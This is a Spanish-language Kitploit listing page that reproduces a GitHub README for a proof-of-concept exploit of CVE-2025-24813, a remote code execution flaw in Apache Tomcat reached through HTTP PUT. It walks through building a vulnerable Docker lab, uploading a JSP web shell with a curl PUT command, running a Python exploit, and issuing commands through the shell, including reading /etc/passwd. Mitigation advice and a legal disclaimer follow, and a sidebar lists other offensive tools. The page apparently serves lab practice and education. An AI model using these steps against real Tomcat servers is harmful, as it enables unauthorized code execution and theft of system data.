Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-24813 — Apache Tomcat PUT JSP RCE - CVE-2025-24813 - Exploit & PoC | Kitploit

Herramientas/GitHubGitHub/shivshantp/cve-2025-24813
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y EducaciónRed TeamingDesarrollo de PayloadsLabs y Práctica
GitHubshivshantp/cve-2025-24813

CVE-2025-24813

Apache Tomcat PUT JSP RCE - CVE-2025-24813 - Exploit & PoC

Ver Repositorio
536hace 1 añoAún no revisado
Compartir

🚨 CVE-2025-24813 – Exploit de Apache Tomcat PUT JSP RCE

CVE Exploit-Status Platform Language Dockerized License

Este repositorio contiene una prueba de concepto (PoC) completa para CVE-2025-24813, una vulnerabilidad de Ejecución Remota de Código (RCE) en Apache Tomcat que utiliza el método HTTP PUT para desplegar un web shell malicioso JSP.

🔥 Este exploit demuestra cómo un atacante puede lograr RCE mediante la subida de archivos y la ejecución de cargas útiles en instancias de Tomcat configuradas de forma insegura.


📁 Estructura del Proyecto

CVE-2025-24813/
├── docker/                         
│   ├── Dockerfile
│   └── web.xml                    
├── exploit/                        
│   ├── 1_exploit_cve_2025_24813.py
│   └── shell.jsp
├── screenshots/                    
│   ├── 1_tomcat_running.png
│   ├── 2_docker_started.png
│   ├── 3_upload_shell.png
│   ├── 4_run_python_exploit.png
│   ├── 5_access_shell_whoami.png
│   ├── 6_view_etc_passwd.png
│   ├── 7_run_uname.png
│   ├── 8_run_id.png
│   └── 9_run_pwd.png
├── .gitignore
├── LICENSE
└── README.md

🚀 Pasos de Explotación

1️⃣ Configurar el Entorno Docker

cd docker
sudo docker build -t cve-24813-tomcat .

sudo docker run -it -p 8080:8080 cve-24813-tomcat

📸 Tomcat ejecutándose
📸 Docker iniciado


2️⃣ Subir el Web Shell JSP Malicioso

curl -X PUT --upload-file exploit/shell.jsp http://localhost:8080/shell.jsp

📸 Subir JSP


3️⃣ Ejecutar el Exploit en Python

python3 exploit/1_exploit_cve_2025_24813.py

📸 Ejecutar exploit


4️⃣ Interactuar con el Web Shell

http://localhost:8080/shell.jsp?cmd=id

http://localhost:8080/shell.jsp?cmd=uname -a
http://localhost:8080/shell.jsp?cmd=cat /etc/passwd


📸 whoami
📸 passwd
📸 uname
📸 id

📸 pwd


🧩 Características

  • 🔧 Configuración basada en Docker de un servidor Apache Tomcat vulnerable
  • 📥 Abuso del método PUT para subir y ejecutar web shells JSP
  • 🐍 Script PoC en Python
  • 📸 Guía completa con capturas de pantalla
  • 📚 Ideal para simulación de equipos rojos y educación

🛠️ Cómo Parchear (Mitigación)

  • 🚫 Deshabilitar los métodos PUT/DELETE en web.xml o en la configuración del servidor
  • ⛓️ Usar un administrador de seguridad o controles más estrictos del contenedor de servlets
  • 🔐 Aplicar filtros y validación de subida de archivos a nivel de aplicación
  • 🧱 Configurar un WAF para bloquear solicitudes PUT no autorizadas
  • ✅ Actualizar a una versión segura y parcheada de Apache Tomcat

⚠️ Aviso Legal

Este proyecto es solo para fines educativos y de investigación. Realizar pruebas, explotación o uso no autorizados en sistemas que no posees o sin permiso es ilegal y poco ético.


👨‍💻 Autor

Shivshant Patil
Ethical Hacker Certificado (CEH v13)
Graduado en Ingeniería Informática (B.Tech)
🔗 LinkedIn
🔗 GitHub



Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    287

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →